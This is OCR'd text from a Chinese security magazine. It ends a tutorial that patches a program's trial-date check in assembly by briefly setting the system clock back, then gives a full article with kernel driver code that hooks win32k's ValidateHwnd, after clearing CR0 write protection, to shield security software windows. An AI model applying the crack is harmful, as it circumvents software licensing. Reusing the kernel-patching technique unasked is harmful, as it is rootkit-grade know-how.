


图 15　两个 rtcGetDateVar 调用

地址 4984F0 和 498573 两处__vbaLateIdSt 的调用造成“图 14 时间错误提示”，而根源在于上几句的 rtcGetDateVar 调用，问题找到了，对症下药。在执行“引发错误提示的代码”之前保存系统当前时间，将系统时间调至 2011 年元旦之前，然后执行原先“引发错误提示的代码”，执行完“引发错误提示的代码”之后，立即恢复系统时间，再执行后续代码。毛主席说的：打不过则绕。呵呵，天衣无缝！这一段话，那是说者易，做者难啊。网上对 MSVBVM60.dll 中未公开函数的说明非常之少，在下功力有限，做了大量测试，得出以上结论。

在 OD 中浏览一下“随机程序”领空，发现能利用的空间很少，观察一下程序的其他地方，48A3F4 至 48A4D4 大块空地。假设 Addr1 为 48A46A，整理一下思路，执行到地址 4984F0 时，执行以下操作：

goto Addr1;
Addr1 保存当前时间;
Addr1 将当前时间的年份置为 2010;
Addr1 执行对原有代码破坏后的几句代码;
Addr1 恢复当前时间;
goto 第 2 个__vbaLateIdSt 之后的地址;
从地址 4984F0 开始的修改参见图 16。




图 16

具体修改参见下面的注释和“附件\ 3C Register Compact”中的 3CRegister-patch.exe，用您喜爱的反编译工具载入 3CRegister.exe 和 3CRegister-patch.exe，从地址 4984F0 处开始比较；

```
;代码修改 1
0048A46A PUSH    EDI
0048A46B PUSH    ESI
0048A46C PUSH    ESP
0048A46D PUSH    EBP
0048A46E PUSHAD
0048A46F PUSH    3CREGIST.00522F90   ；用于保存当前时间
0048A474 CALL    KERNEL32.GETLOCALTIME  ；这一句，请根据您的系统，
                 ；找到 KERNEL32 中 GETLOCALTIME 的地址修改
0048A479 PUSH    3CREGIST.00522FB0   ; /PLOCALTIME = 3CREGIST.00522FB0
0048A47E CALL    KERNEL32.GETLOCALTIME  ；这一句，请根据您的系统，
                 ;找到 KERNEL32 中 GETLOCALTIME 的地址修改
0048A483 MOV     WORD PTR DS:[522FB0], 7DA
0048A48C PUSH    3CREGIST.00522FB0   ; /PLOCALTIME = 3CREGIST.00522FB0
0048A491 CALL    KERNEL32.SETLOCALTIME  ；设置系统的年份为 2010，请根据您的系统
                 ;找到 KERNEL32 中 SETLOCALTIME 的地址修改
0048A496 POPAD
0048A497 POP     EBP
0048A498 POP     ESP
0048A499 POP     ESI
0048A49A POP     EDI
0048A49B PUSH    EAX
0048A49C CALL    DWORD PTR DS:[<&MSVBVM60.#610>] ;MSVBVM60.RTCGETDATEVAR
0048A4A2 JMP     3CREGIST.004984F7
0048A4B0 PUSH    EDI    ; MSVBVM60.__VBAOBJSET
0048A4B1 PUSH    ESI
0048A4B2 PUSH    ESP
0048A4B3 PUSH    EBP
0048A4B4 PUSHAD
0048A4B5 PUSH    3CREGIST.00522F90   ; /PLOCALTIME = 3CREGIST.00522F90
0048A4BA CALL    KERNEL32.SETLOCALTIME  ；恢复系统时间
0048A4BF POPAD
0048A4C0 POP     EBP
0048A4C1 POP     ESP
0048A4C2 POP     ESI
0048A4C3 POP     EDI
0048A4C4 LEA     ECX, DWORD PTR SS:[EBP-20]
0048A4C7 CALL    EBX
0048A4C9 JMP     3CREGIST.0049857E
```

总结篇

至此，完成了“随机程序”的注册码获取、算法分析以及时间限制的绕行。因程序涉及朋友单位的信息，数据库中一些表被删除，敬请各位见谅，我们是守纪守法的好市民，破解不是目的，提高逆向工程功力才是我们来的宗旨。

总结如下。

1. 功底很重要


如果看官随着在下的脚步做过本文的实验：会发现编程确实是所谓黑客、白客的基础，编程基础越扎实，对破解就越有帮助。如果看官把逆向工程作为爱好，那么有时间多尝试下编程，相信会大力提升逆向工程的成功率。

2. 耐心，无论怎么强调都不过分

VB 的程序并不可怕，只要有耐心，逆向自会精。

有看官问了，一会按 F8 键，一会按 F7 键，什么时候用 F7 键？强哉斯问！只知道结果，显然不是 Eric S Raymond 大佬提倡的黑客精神，知道怎么样和为什么才是我等来的目的。玄乎的逆向工程者对这个问题的回答是：经验+运气；在下的答案是耐心。对于一个程序领空的 call（注意：不要在系统 DLL，如 kernel32、user32.dll 中乱转），如果按 F8 键带过，有明显的摸不着北的感觉，不妨按 F7 键进去看看这个 call 的作用。有了耐心，你才会在遇到问题时多找资料，多想办法，多去跟踪，增加逆向成功的机会。

前置知识：VC
关键词：VC、窗口、保护



挂钩 ValidateHwnd 实现窗口保护

文 陈天楚

恶意软件在其运行的过程中，通常会试图关闭一些安全软件或者使其无法正常工作，以达到保护自身的目的。因此，越来越多的安全软件都包含了自我保护功能，从而确保安全软件本身不被恶意软件所破坏。然而，部分安全软件的自我保护功能只包含了进程方面的保护（即自身进程无法被打开），却忽视了在界面方面的防御。而恶意软件破坏安全软件的正常运行的时候通常“不择手段”，向其主窗口发送 WM_CLOSE 消息使其关闭便是最简单的一种攻击方法。如果安全软件对此有所准备，恶意软件还可以发送大量消息迫使其停止响应，甚至直接隐藏、移动安全软件的主窗口从而使其无法正常工作。如何应对来自恶意软件的界面上的攻击，是一个成熟的安全软件所需要考虑的。

目前，安全软件通常采用两种方法保护自己的窗口：随机生成窗口标题，或者修改 Shadow SSDT 中部分函数的地址并拦截破坏其正常运行的操作。第一种方法可以说非常被动，恶意软件可以通过窗口大小、图标甚至是界面中的某一个元素来找到安全软件的窗口，再对其进行攻击。例如，曾有病毒查找 Icesword 主界面中的“pjf[ustc]”字符串，来确定 Icesword 的主窗口，再对其不断发送 WM_CLOSE 消息，使其无法正常使用。对于第二种方法，安全软件需要处理 NtUserPostMessage，NtUserShowWindow，NtUserSetWindowPos，NtUserSetParent 等数十个函数，复杂性暂且不说，对系统的稳定性亦有或多或少的影响。本文中所介绍的方法，只需对 ValidateHwnd 一个函数进行修改，便可以拦截用户模式下对受保护的窗口的绝大多数操作。

在用户模式中，每一个窗口都有一个唯一的句柄，应用程序通过这些句柄来操作窗口。在内核模式中，需要把句柄转换成能直接操作的内核对象。内核模式驱动程序 win32k.sys 中的 ValidateHwnd 函数正实现了这个功能（用户模式中的 user32.dll 也包含名称相同，功能相似的函数，但在本文中不作讨论）。ValidateHwnd 是一个未导出、未文档化的函数，通过加载 win32k 的调试符号可以找到，我们以 NtUserGetClassName 函数为例，来分析它的行为。这个函数会调用 ValidateHwnd 函数将窗口的句柄转化为相关的内核对象，再获取它的类名。

```
kd> uf win32k!NtUserGetClassName
win32k!NtUserGetClassName:
bf82c5b7 6a28          push   28h
bf82c5b9 6818e998bf    push   offset win32k!`string'+0x600 (bf98e918)
bf82c5be e82546fdff    call   win32k!_SEH_prolog (bf800be8)
bf82c5c3 e87146fdff    call   win32k!EnterSharedCrit (bf800c39)
bf82c5c8 8b4d08        mov    ecx,dword ptr [ebp+8]
bf82c5cb e83350fdff    call   win32k!ValidateHwnd (bf801603)
//调用 ValidateHwnd 函数，ecx 为窗口的句柄
bf82c5d0 8bf8          mov    edi,eax
bf82c5d2 85ff          test   edi,edi
bf82c5d4 0f846affffff  je     win32k!NtUserGetClassName+
0x1f (bf82c544)   //ValidateHwnd 函数返回值为 0 时跳转
win32k!NtUserGetClassName+0x1f:
bf82c544 33f6          xor    esi,esi
bf82c546 e9e7000000    jmp    win32k!NtUserGetClassName+
0xd4 (bf82c632)   //直接返回失败
win32k!NtUserGetClassName+0xd4:
bf82c632 e82f45fdff    call   win32k!LeaveCrit (bf800b66)
bf82c637 8bc6          mov    eax,esi
bf82c639 e8e545fdff    call   win32k!_SEH_epilog (bf800c23)
bf82c63e c20c00        ret    0Ch
(下略)
```

可以发现此函数只有一个参数，为窗口的句柄，调用方式为 FastCall，即第一个参数由 ecx 传递。可以看到，调用方 NtUserGetClassName 函数在 ValidateHwnd 函数返回 NULL 后直接返回了失败。进一步分析可知，如果这个句柄是有效的，ValidateHwnd 函数会返回句柄所对应的窗口对象的地址，否则会返回 NULL。因此，通过挂钩这个函数，并对受保护的窗口句柄返回 NULL，便可拦截用户模式下对受保护窗口的操作。

win32k.sys 驱动加载在会话地址空间中，因此在 System 进程中无法访问。在调试时，可以切换到 Csrss 等进程的环境中，再对 ValidateHwnd 等处于 win32k 中的函数进行分析。

在 Windbg 中，单击 Debug 菜单中的 Break 项，稍后系统会暂停下来，此时的进程为 System。为了切换到 Csrss 进程，需要事先找到 csrss 进程的 EPROCESS 结构的地址。

```
kd> !process 0 0 csrss.exe   //查找进程名为 csrss.exe 的进程
PROCESS 827283a0  SessionId: 0  Cid: 0250    Peb: 7ffd8000
ParentCid: 0214
    DirBase: 05ca9000  ObjectTable: e13f7ac0  HandleCount: 292.
    Image: csrss.exe
可以看到，在此系统中 csrss 进程的 EPROCESS 结构的地址为
0x827283a0 ，再切换至其进程环境。
kd> .process /i 827283a0
You need to continue execution (press 'g' <enter>) for the context
to be switched. When the debugger breaks in again, you will be in
the new process context.
kd> g   //继续执行，稍后会在 Csrss 进程的环境中中断下来
Break instruction exception - code 80000003 (first chance)
nt!RtlpBreakWithStatusInstruction:
804e45a2 cc              int     3
```

此时，就可以调试、分析 ValidateHwnd 等 win32k 中的函数了。

由于 ValidateHwnd 函数并未导出，所以在挂钩前需要对其进行定位。Win32k 中的很多地方都会调用此函数，这给我们定位带来了很大的方便，本例中我们从 Shadow SSDT 中定位到 W32pServiceTable，再从其中找到 NtUserGetClassName 函数的地址，并从其中定位 ValidateHwnd（NtUserGetClassName 函数在第三个 call 指令中调用了 ValidateHwnd 函数）。由于硬编码了 Shadow SSDT 相对于 SSDT 的偏移及函数 NtUserGetClassName 的服务序号，示例程序仅能在 Windows XP 下正常工作，感兴趣的读者可以对源代码进行修改以移植到其他版本的 Windows。

```
PVOID get_func_address(PCWSTR fnname)   //调用 MmGetSystemRoutineAddress 获取 ntoskrnl 或 hal 导出函数的地址
{
    UNICODE_STRING unistr;
    RtlInitUnicodeString(&unistr,fnname);
    return MmGetSystemRoutineAddress(&unistr);
}
void locate_getname()   //定位函数 NtUserGetClassName，保存至 pfngetname 中
{
    PVOID pssdtshadow;

    __try
    {
        pssdtshadow = (PVOID)((ULONG)get_func_address(L"KeServiceDescriptorTable")-0x40);//XP 下 ShadowSSDT 可以通过 SSDT 减去 0x40 得到
        pfngetname = *(PVOID *)(((PULONG)(pssdtshadow))[4]+0x610);
    }
    __except(EXCEPTION_EXECUTE_HANDLER)
    {
    }
    dprintf("pfngetname : %x\n",pfngetname);
}
由上文分析可知，NtUserGetCallName 函数中的第三个 call 指令正引用了 ValidateHwnd 函数。因此，可以通过寻找函数 NtUserGetClassName 中第三个 call 指令来对其定位。
void locate_val()   //定位函数 ValidateHwnd，保存至 pfnval 中
{
    ULONG count = 0;
    ULONG i,s,l;
    if (!pfngetname) return;
    s = (ULONG) pfngetname;   //NtUserGetClassName
    __try
    {
    i = s;
        while (i<s+100)
        {
            l = ade32_disasm((PVOID)i); // 获取一个指令的长度
            if (!l) return; //防止遇到无法识别的指令，l=0 时死循环
            if (*(PUCHAR)i == 0xe8)   //是 call 吗？
            {
                count++;
    if (count == 3)   // 是第三个 call ？
                {
                    pfnval = (PVOID)(i + (*(PULONG)(i+1)) + 5);
                    return;
                }
            }
            i += l;
        }
    }
    __except(EXCEPTION_EXECUTE_HANDLER)
    {
    }
}
```

ValidateHwnd 函数前五个字节的汇编代码为 mov edi,edi;push ebp;mov ebp,esp，因此可以直接将其前五个字节覆盖成一个跳转指令。在示例程序中，ValidateHwnd 的前五个字节被修改成跳转到驱动中函数 hooked_validatehwnd 的指令。hooked_validatehwnd 函数对参数进行检查，通过检查后则调用 orig_validatehwnd。Orig_validatehwnd 函数执行原来的五个字节后跳转至 validatehwnd+5，以绕过钩子调用原函数。

```
__declspec(naked) PVOID __fastcall orig_validatehwnd(ULONG hwnd) //和常见的函数不同，ValidateHwnd 函数的调用方式为 fastcall，即参数通过 ecx 寄存器传递，处理时应当注意。
{
    __asm
    {
        mov edi,edi
        push ebp
        mov ebp,esp   //执行原函数的前 5 个字节
        jmp porigfnval   //跳转至 ValidateHwnd+5，从而绕过钩子调用原函数
    }
}
PVOID __fastcall hooked_validatehwnd(ULONG hwnd)
{
    if (protected_wnd(hwnd)) return NULL;   //如果是被保护的窗口，直接返回 NULL
    return orig_validatehwnd(hwnd);
}
```

值得注意的是，win32k 是加载在会话地址空间的，而驱动的 DriverEntry 是在 System 进程的环境中被调用的，不能访问会话地址空间，因而此时不能直接安装钩子。可以调用 KeAttachProcess 附加到其他进程（如 csrss），或者让用户模式下的程序通过 IoControl 等方法调用驱动。这两种方法都能够进入有会话地址空间的环境中，并进行函数定位、安装钩子等操作。示例程序使用了第二种方法。此外，ValidateHwnd 函数是不可写的，示例程序通过设置 cr0 寄存器的 WP 位而绕过这一保护。

```
VOID wpoff()   //禁用 WP 位，从而绕过写保护
{
    __asm
    {
        cli;
        push eax;
        mov eax, cr0;
        and eax, 0FFFEFFFFh;
        mov cr0, eax;
        pop eax;
    }
}
VOID wpon() //恢复 WP 位
{
    __asm
    {
        push eax;
        mov eax, cr0;
        or eax, 10000h;
        mov cr0, eax;
        pop eax;
        sti;
    }
}
void hook()
{
    KIRQL oldirql;
    if (hooked) return;
    locate_getname();
    locate_val();
    porigfnval=(PVOID)((ULONG)pfnval+5);
    if (!pfnval) return;
    if (*((PUSHORT)pfnval) != 0xff8b) return;   //判断原函数是否是以 mov edi,edi 开头
    oldirql = KeRaiseIrqlToDpcLevel(); //提升 Irql 至 DISPATCH_LEVEL，防止线程换出
```

```
        wpoff();  //改写 ValidateHwnd 函数前先禁用 WP 位
        *((PUCHAR)pfnval)=0xe9;
        *(PULONG)((ULONG)pfnval+1) = (ULONG)hooked_
validatehwnd - (ULONG)pfnval -5;
    wpon();
        KeLowerIrql(oldirql);
        hooked = 1;
    }
```

实现保护的另一个重要部分就是获取需要保护的窗口的列表。在本例中，用户态程序通过调用 EnumWindows，EnumChildWindows，GetWindowThreadProcessId 等 API 获取全部自身进程的所有窗口。下面以 VisualBasic 语言写出具体的代码。

```
    Public Function EnumWnds()
        EnumWindows AddressOf EnumWindowsProc, 0  //枚举所
有窗口
    End Function
    Public Function EnumWindowsProc(ByVal hwnd As Long, ByVal
lParam As Long) As Long
        Dim pid As Long
        GetWindowThreadProcessId hwnd, pid  //获取拥有窗口的
进程的 PID
        If pid = GetCurrentProcessId() Then  //判断是否是进程本身
的窗口
            AddWnd (hwnd) //添加到被保护的窗口的列表中
            EnumChildWindows hwnd, AddressOf EnumChildProc,
0 //枚举此窗口的所有子窗口，并保护
        End If
        EnumWindowsProc = 1
    End Function
    Public Function EnumChildProc(ByVal hwnd As Long, ByVal lParam
As Long) As Long
        AddWnd (hwnd)
        EnumChildProc = 1
    End Function
```

示例程序启用保护后禁止除自身之外的其他所有进程访问其主窗口，包括发送消息、隐藏或移动窗口等等。可以用 spy++ 等工具看到，启用保护后，无法查看主窗口的信息，这是由于 ValidateHwnd 函数返回值为 NULL，使系统认为传入的句柄无效而造成的，如图 1 所示。





图 1 spy++无法查看受保护的窗口的信息

由于在从系统验证句柄是否合法的方面下手，因此本方法可以阻挡大部分来自用户态程序的对受保护的窗口的攻击。本方法不仅可以保护安全软件的正常运行，也可以运用在一些主动防御类软件中实现 UI 隔离。限制指定程序所能访问的窗口。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：c++
关键词：CUDA C，并行计算，MD5



CUDA 编程初探

文/图 靓 耿

